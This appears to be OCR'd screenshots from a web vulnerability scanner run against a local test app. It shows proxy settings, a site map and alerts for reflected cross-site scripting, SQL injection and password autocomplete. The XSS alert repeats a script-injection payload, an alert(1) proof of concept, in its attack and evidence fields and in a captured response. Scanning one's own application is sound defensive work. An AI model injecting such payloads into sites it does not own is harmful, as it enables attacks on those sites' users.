
Password Autocomplete in browser

URL: http://localhost:8080/login
Risk: Low
Reliability: Warning
Parameter: input
Attack: <input type="password" class="form-control" id="password" name="password" placeholder="Password">
Evidence:
CWE Id: 525
WASC Id: 0
Description:

AUTOCOMPLETE attribute is not disabled in HTML FORM/INPUT element containing password type input. Passwords may be stored in browsers and retrieved.

Alerts 0 0 2 0

Current Scans 0 0 0 0 0 0



Connection Settings

Configure Proxies to Access the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration:

HTTP Proxy: localhost Port: 8085

☐ Use this proxy server for all protocols

SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: Port: 0

○ SOCKS v4 ● SOCKS v5 ☐ Remote DNS


No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:

http://localhost:8085/pnh/

☑ Do not prompt for authentication if password is saved



Sites
- http://localhost:8080
  - GET:login
  - GET:index.php
  - css
  - POST:login(password,username)
  - POST:login(searchTerm)
  - GET:login(error)
  - POST:login(error)(searchTerm)
  - GET:signup
  - POST:signup(searchTerm)
  - POST:signup(firstName,lastName,pa
  - GET:logout
  - GET:login(logout)
  - GET:post
  - POST:post(content,title)
- http://localhost:9000

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
```

```
  <a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on  November 30, 2015 8:12:14 PM EST</p>
<hr>
<img class="img-responsive" src="http://lorempixel.com/900/300/" alt="">
<hr>
<p></p><script>alert(1);</script><p></p>
```

Alerts (5)
- Cross Site Scripting (Reflected) (2)
  - POST: http://localhost:8080/post
  - POST: http://localhost:8080/post
- SQL Injection - MySQL
- SQL Injection (2)
- Cross-domain JavaScript source file inclusion (18)
- Password Autocomplete in browser (5)
  - GET: http://localhost:8080/login
  - GET: http://localhost:8080/login?error
  - GET: http://localhost:8080/login?logout
  - GET: http://localhost:8080/signup
  - POST: http://localhost:8080/signup

Cross Site Scripting (Reflected)


URL:	http://localhost:8080/post
Risk:	High
Reliability:	Warning
Parameter:	title
Attack:	</p><script>alert(1);</script><p>
Evidence:	</p><script>alert(1);</script><p>
CWE Id:	79
WASC Id:	8

Description:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also

Other Info:

Alerts 3 0 2 0 Current Scans 0 0 0 0 0 0



```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
```

```
  <a href="#">two</a>
</h2>
<p class="lead">
  by <a href="index.php">Start Bootstrap</a>
</p>
<p><span class="glyphicon glyphicon-time"></span> Posted on  November 30, 2015 8:12:14 PM EST</p>
<hr>
<img class="img-responsive" src="http://lorempixel.com/900/300/" alt="">
<hr>
<p></p><script>alert(1);</script><p></p>
```

Cross Site Scripting (Reflected)

URL: http://localhost:8080/post

Risk: High

Reliability: Warning

Parameter: title

Attack: </p><script>alert(1);</script><p>

Evidence: </p><script>alert(1);</script><p>

CWE Id: 79

